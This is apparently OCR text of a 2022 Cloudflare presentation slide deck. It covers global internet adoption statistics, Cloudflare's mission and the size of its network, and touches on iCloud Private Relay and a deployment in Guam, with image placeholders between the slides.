The Good, The Bad and The Ugly

Cloudflare’s observations on what has been going on in the world

Fernando Serto
Chief Technologist and Evangelist, APJC
September 2022

CLOUDFLARE

JAN 2022

ESSENTIAL DIGITAL HEADLINES

OVERVIEW OF THE ADOPTION AND USE OF CONNECTED DEVICES AND SERVICES

GLOBAL OVERVIEW

TOTAL POPULATION	UNIQUE MOBILE PHONE USERS	INTERNET USERS	ACTIVE SOCIAL MEDIA USERS
7.91 BILLION	5.31 BILLION	4.95 BILLION	4.62 BILLION
URBANISATION	vs. POPULATION	vs. POPULATION	vs. POPULATION
57.0%	67.1%	62.5%	58.4%

SOURCES: UNITED NATIONS; U.S. CENSUS BUREAU; GOVERNMENT BODIES; GSMA INTELLIGENCE; ITU; GWI; EUROSTAT; CNNIC; APJII; CIA WORLD FACTBOOK; COMPANY ADVERTISING RESOURCES AND EARNINGS REPORTS; OCDH; TECHRASA; KEPIOS ANALYSIS. **ADVISORY:** SOCIAL MEDIA USERS MAY NOT REPRESENT UNIQUE INDIVIDUALS. **COMPARABILITY:** SOURCE AND BASE CHANGES.

What’s happening In the world today?


Everything is digitizing

Enabled by specialized cloud platforms

All of it riding on top of the Internet, yet…

The Internet isn’t:

- Secure enough
- Reliable enough
- Private enough
- Automated enough





iCloud Private Relay: information for Cloudflare customers


03/03/2022

Rustam Lalkaka

This post is also available in Español.


Client
Access network
Server
Client IP address
Server name


Client
Access network
Ingress Proxy
Egress Proxy
Server
Client IP address
Server name



OUR FOUNDING MISSION

To help build a better Internet

01

Improve the quality of the Internet for everyone, not just those with big teams

02

Reduce complexity and friction

03

Implement the latest protocols and standards

04

Make the network programmable

The Cloudflare global network

275+


cities in 100+ countries, including mainland China

11,000+

networks directly connect to Cloudflare, including ISPs, cloud providers & large enterprises


155 Tbps

of network edge capacity & growing



● = Cloudflare city (Map data as of December 15, 2021)


CLOUDFLARE



Cloudflare deployment in Guam

25/07/2022


David Antunes




2400km

6100km

